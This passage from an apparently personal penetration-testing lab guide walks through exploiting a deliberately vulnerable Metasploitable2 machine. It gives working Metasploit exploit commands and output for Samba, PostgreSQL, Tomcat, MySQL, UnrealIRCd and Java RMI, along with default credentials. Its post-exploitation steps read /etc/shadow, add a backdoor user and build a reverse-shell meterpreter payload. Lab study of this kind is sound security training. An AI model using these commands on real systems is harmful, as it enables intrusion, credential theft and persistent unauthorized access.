        IPC$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            METASPLOITABLE
root@kali:~# 
```

3. **Access Shares without Password**:

```
smbclient //$TARGET/tmp
```



```
root@kali:~#     smbclient //$TARGET/tmp
Password for [WORKGROUP\root]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Apr 14 02:28:30 2025
  ..                                 DR        0  Sun May 20 13:36:12 2012
  .ICE-unix                          DH        0  Mon Apr 14 01:10:46 2025
  .X11-unix                          DH        0  Mon Apr 14 01:10:59 2025
  .X0-lock                           HR       11  Mon Apr 14 01:10:59 2025
  5225.jsvc_up                        R        0  Mon Apr 14 01:11:25 2025

                7282168 blocks of size 1024. 5424280 blocks available
smb: \> 
```


4. **Exploiting Samba using Metasploit**:

```
msfconsole
use exploit/multi/samba/usermap_script
set RHOSTS $TARGET
run
```

4.7 PostgreSQL Exploitation (Port 5432) (NOT COMPLETE)

1. **Test Default Credentials**:

```
psql -h $TARGET -U postgres
```



```
root@kali:~#     psql -h $TARGET -U postgres
Password for user postgres:
psql (16.3 (Debian 16.3-1+b1), server 8.3.1)
WARNING: psql major version 16, server major version 8.3.
         Some psql features might not work.
Type "help" for help.

postgres=#
```

2. **Use Metasploit for PostgreSQL Exploitation**:

```
msfconsole
search PostgreSQL
use auxiliary/scanner/postgres/postgres_login
set RHOSTS $TARGET
run
```

3. **Execute Code via PostgreSQL**:

```
msfconsole
use exploit/linux/postgres/postgres_payload
set RHOSTS $TARGET
set LHOST [your_kali_ip]
run
```

4.8 VNC Exploitation (Port 5900) (NOT COMPLETE)

1. **VNC Password Cracking**:

```
msfconsole
use auxiliary/scanner/vnc/vnc_login
set RHOSTS $TARGET
run
```

2. **Connect to VNC Server**:

```
vncviewer $TARGET
```

- The default VNC password is typically: `password`

4.9 Apache Tomcat Exploitation (Port 8180) (NOT COMPLETE)


1. **Access Tomcat Manager**:
   - Navigate to `http://$TARGET:8180/manager/html`
   - Default credentials: `tomcat/tomcat`
2. **Deploy Malicious WAR File using Metasploit**:

```
msfconsole
search apache tomcat
use exploit/multi/http/tomcat_mgr_upload
set RHOSTS $TARGET
set RPORT 8180
set HttpUsername tomcat
set HttpPassword tomcat
run
```

4.10 MySQL Exploitation (Port 3306) (NOT COMPLETE)

1. **Connect to MySQL**:

```
mysql -h $TARGET -u root --skip-ssl
```



```
root@kali:~# mysql -h $TARGET -u root --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 27
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> 
```

- MySQL root often has no password in Metasploitable2

2. **Enumerate Databases**:

```
SHOW DATABASES;
USE mysql;
SELECT user, password FROM user;
```

3. **MySQL UDF Exploitation with Metasploit**:

```
msfconsole
use exploit/multi/mysql/mysql_udf_payload
set RHOSTS $TARGET
set PASSWORD ""
set USERNAME root
run
```

4.11 IRC Exploitation (Port 6667) (NOT COMPLETE)

1. **Identify UnrealIRCd Version**:

```
nmap -sV -p 6667 $TARGET
```

2. **Exploit UnrealIRCd Backdoor**:

```
msfconsole
use exploit/unix/irc/unreal_ircd_3281_backdoor
set RHOSTS $TARGET
run
```

4.12 Java RMI Exploitation (Port 1099) (NOT COMPLETE)

1. **Enumerate RMI Service**:

```
msfconsole
use auxiliary/scanner/misc/java_rmi_server
set RHOSTS $TARGET
run
```

2. **Exploit Java RMI**:

```
msfconsole
use exploit/multi/misc/java_rmi_server
```

```
set RHOSTS $TARGET
run
```

4.13 NFS Exploitation (Port 2049) (NOT COMPLETE)

1. **List NFS Exports**:

   ```
   showmount -e $TARGET
   ```

2. **Mount NFS Share**:

   ```
   mkdir /tmp/nfs
   mount -t nfs $TARGET:/path/to/share /tmp/nfs
   ```

3. **Check for Sensitive Files**:

   ```
   ls -la /tmp/nfs
   ```

5. Post-Exploitation Techniques

Once you've gained access to the system, perform the following:

5.1 Privilege Escalation

1. **Check Current User and Privileges**:

   ```
   id
   sudo -l
   ```

2. **Search for SUID Binaries**:

   ```
   find / -perm -u=s -type f 2>/dev/null
   ```

3. **Check for World-Writable Files**:

   ```
   find / -writable -type f 2>/dev/null
   ```

5.2 Data Collection

1. **Gather System Information**:

```
uname -a
cat /etc/issue
cat /proc/version
```

2. **Collect Network Information**:

```
ifconfig
netstat -antup
```

3. **Harvest User Information**:

```
cat /etc/passwd
cat /etc/shadow    # If you have root access
```

5.3 Establishing Persistence

1. **Create a Backdoor User**:

```
useradd -m -s /bin/bash -p $(openssl passwd -1 password) backdooruser
```

2. **Deploy a Reverse Shell**:

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=[your_kali_ip]
LPORT=4444 -f elf > /tmp/backdoor
chmod +x /tmp/backdoor
```